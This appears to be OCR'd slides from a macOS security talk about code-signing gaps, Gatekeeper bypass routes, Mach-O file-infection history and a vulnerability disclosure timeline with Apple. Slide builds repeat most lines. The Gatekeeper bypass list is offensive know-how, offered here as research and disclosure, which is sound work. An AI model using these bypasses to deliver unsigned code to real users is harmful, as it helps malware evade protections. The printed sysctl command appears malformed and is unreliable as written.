
```
osquery> select * from signature where path="/usr/local/bin/bash_not_signed";
+-----------------------------+--------+---------------+------------------------------------------+-----------------+------------------+
| path                        | signed | identifier    | cdhash                                   | team_identifier | authority        |
+-----------------------------+--------+---------------+------------------------------------------+-----------------+------------------+
| /usr/local/bin/bash_not_signed | 0      | com.apple.bash | c6f660193cb29839e704b81a94d26cfe6507df50 |                 | Software Signing |
+-----------------------------+--------+---------------+------------------------------------------+-----------------+------------------+
osquery> select * from signature where path="/usr/local/bin/bash_ppc_adhoc";
+-----------------------------+--------+---------------+------------------------------------------+-----------------+------------------+
| path                        | signed | identifier    | cdhash                                   | team_identifier | authority        |
+-----------------------------+--------+---------------+------------------------------------------+-----------------+------------------+
| /usr/local/bin/bash_ppc_adhoc | 1      | com.apple.bash | 7d54b31420ffc735e98ae86bfa26ad8160c6b793 |                 | Software Signing |
+-----------------------------+--------+---------------+------------------------------------------+-----------------+------------------+
```

Objective Development - LittleSnitch CVE-2018-10470

Objective Development - LittleSnitch CVE-2018-10470



Objective Development - LittleSnitch CVE-2018-10470



What about Gatekeeper?

How Apple Sees Gatekeeper

https://en.wikipedia.org/wiki/Gatekeeper_(macOS)#/media/File:Gatekeeper_logo.png

How I See Gatekeeper

How I See Gatekeeper

http://www.dippylisty.com/contentdippyimages/2228.jpg

GATEKEEPER

theory (or, apple marketing)

protects naive OS X users
from attackers

"omg, my mac is so secure, no need for AV" -mac users

GATEKEEPER

Clip slide

the unfortunate reality

protects naive OS X users
from lame attackers

& false sense
of security?

patch fails

highly recommend;
3rd-party security tools

Synack

https://www.slideshare.net/Synack/gatekeeper-exposed

Protect

Bypass

Protect

- App Bundles and DMGs via browser

Bypass

Protect

- App Bundles and DMGs via browser

Bypass

- Standalone Mach-Os (no Bundles) <— My preference

Protect

- App Bundles and DMGs via browser
- Zipped (.zip) App Bundles via browser (unless the user uses 7z to decompress 🤔)

Bypass

- Standalone Mach-Os (no Bundles) <— My preference

Protect

- App Bundles and DMGs via browser
- Zipped (.zip) App Bundles via browser (unless the user uses 7z to decompress 🤔)

Bypass

- Standalone Mach-Os (no Bundles) <— My preference
- 7z the App Bundle then via browser

Protect

- App Bundles and DMGs via browser
- Zipped (.zip) App Bundles via browser (unless the user uses 7z to decompress 🤔)
- Tar’ed App Bundles via browser (unless 7z is used again)

Bypass

- Standalone Mach-Os (no Bundles) <— My preference
- 7z the App Bundle then via browser

Protect

- App Bundles and DMGs via browser
- Zipped (.zip) App Bundles via browser (unless the user uses 7z to decompress 🤔)
- Tar’ed App Bundles via browser (unless 7z is used again)

Bypass

- Standalone Mach-Os (no Bundles) <— My preference
- 7z the App Bundle then via browser
- If the user uses curl or wget on a zip/7z/tar’ed file

Protect

- App Bundles and DMGs via browser
- Zipped (.zip) App Bundles via browser (unless the user uses 7z to decompress 🤔)
- Tar’ed App Bundles via browser (unless 7z is used again)

Bypass

- Standalone Mach-Os (no Bundles) <— My preference
- 7z the App Bundle then via browser
- If the user uses curl or wget on a zip/7z/tar’ed file
- App Bundle on a USB

<DETOUR>

LILY HAY NEWMAN SECURITY 10.03.18 04:35 PM

MALWARE HAS A NEW WAY TO HIDE ON YOUR MAC

GETTY IMAGES/ALYSSA FOOTE

Three Points

- MacOS does not check code signatures after first run
- File Infection is ‘New’
- Applications should do self checks to ensure no modification

MacOS Does Not Check Code Signatures After First Run

MacOS Does Not Check Code Signatures After First Run

- So what? And this is only for Application bundles, see my prior slide on gatekeeper.

MacOS Does Not Check Code Signatures After First Run

- So what? And this is only for Application bundles, see my prior slide on gatekeeper.
- If you do code signing checks it has to be a binary load time, or else you have a race condition

MacOS Does Not Check Code Signatures After First Run

- So what? And this is only for Application bundles, see my prior slide on gatekeeper.
- If you do code signing checks it has to be a binary load time, or else you have a race condition
- If you do this, it’s called Whitelisting

MacOS Does Not Check Code Signatures After First Run

- So what? And this is only for Application bundles, see my prior slide on gatekeeper.
- If you do code signing checks it has to be a binary load time, or else you have a race condition
- If you do this, it’s called Whitelisting
- sudo sysctl vm.cs_enforcement==1

MacOS Does Not Check Code Signatures After First Run

- So what? And this is only for Application bundles, see my prior slide on gatekeeper.
- If you do code signing checks it has to be a binary load time, or else you have a race condition
- If you do this, it’s called Whitelisting
- sudo sysctl vm.cs_enforcement==1
  - ^^ this negates the need for AV

File Infection is ‘New’

File Infection is ‘New’

- It’s not

File Infection is ‘New’

- It’s not
- 2006 - Roy G Biv (https://dl.packetstormsecurity.net/papers/virus/vrg01.html)

File Infection is ‘New’

- It’s not
- 2006 - Roy G Biv (https://dl.packetstormsecurity.net/papers/virus/vrg01.html)
  - _PAGEZERO method (no longer usable)

File Infection is ‘New’

- It’s not
- 2006 - Roy G Biv (https://dl.packetstormsecurity.net/papers/virus/vrg01.html)
  - _PAGEZERO method (no longer usable)
- 2012 - osxreverser (https://github.com/gdbinit/osx_boubou)

File Infection is ‘New’

- It’s not
- 2006 - Roy G Biv (https://dl.packetstormsecurity.net/papers/virus/vrg01.html)
  - _PAGEZERO method (no longer usable)
- 2012 - osxreverser (https://github.com/gdbinit/osx_boubou)
  - Library infection method

File Infection is ‘New’

- It’s not
- 2006 - Roy G Biv (https://dl.packetstormsecurity.net/papers/virus/vrg01.html)
  - _PAGEZERO method (no longer usable)
- 2012 - osxreverser (https://github.com/gdbinit/osx_boubou)
  - Library infection method
- 2014 - ME (http://securealllthethings.blogspot.com/2014/08/patching-mach-o-format-simple-and-easy.html

File Infection is ‘New’

- It’s not
- 2006 - Roy G Biv (https://dl.packetstormsecurity.net/papers/virus/vrg01.html)
  - _PAGEZERO method (no longer usable)
- 2012 - osxreverser (https://github.com/gdbinit/osx_boubou)
  - Library infection method
- 2014 - ME (http://securealllthethings.blogspot.com/2014/08/patching-mach-o-format-simple-and-easy.html
  - Pre-text infection method (it’s in the-backdoor-factory as of 2014).

Applications should do self checks to ensure no modification

Applications should do self checks to ensure no modification

- Generally not a good idea


Applications should do self checks to ensure no modification

- Generally not a good idea
- Fraught with race conditions

Applications should do self checks to ensure no modification

- Generally not a good idea
- Fraught with race conditions
- If you can modify the binary you can modify the checks

update code and not the base application itself. Reed says that developers could help reduce the potential exposure by building in voluntary periodic code signature checks throughout the life of an app. As a result of this research, Reed himself added code signature verification to Malwarebytes Mac products so they now perform a check every time they launch. "It's doable," he says. "It's an extra step, but it's not that resource intensive."


O RLY?

DEMO 2

</DETOUR>

Contacting Apple

Timeline

Timeline

- Feb 22, 2018 - Sent an initial sample to apple where the ‘malicious’ code was not signed.

Timeline

- Feb 22, 2018 - Sent an initial sample to apple where the ‘malicious’ code was not signed.
- March 1, 2018 - Product Security provides a recommendation to catch this.

Timeline

- Feb 22, 2018 - Sent an initial sample to apple where the ‘malicious’ code was not signed.
- March 1, 2018 - Product Security provides a recommendation to catch this.
- March 6, 2018 - I provide a sample that bypasses their recommendations.

Timeline

- Feb 22, 2018 - Sent an initial sample to apple where the ‘malicious’ code was not signed.
- March 1, 2018 - Product Security provides a recommendation to catch this.
- March 6, 2018 - I provide a sample that bypasses their recommendations.
- March 20, 2018 - Product Security provides another recommendation that doesn’t solve the issue.

Timeline


- Feb 22, 2018 - Sent an initial sample to apple where the ‘malicious’ code was not signed.
- March 1, 2018 - Product Security provides a recommendation to catch this.
- March 6, 2018 - I provide a sample that bypasses their recommendations.
- March 20, 2018 - Product Security provides another recommendation that doesn’t solve the issue.
- March 21, 2018 - I respond with a workflow how to solve the issue with a hope they will address the issue.

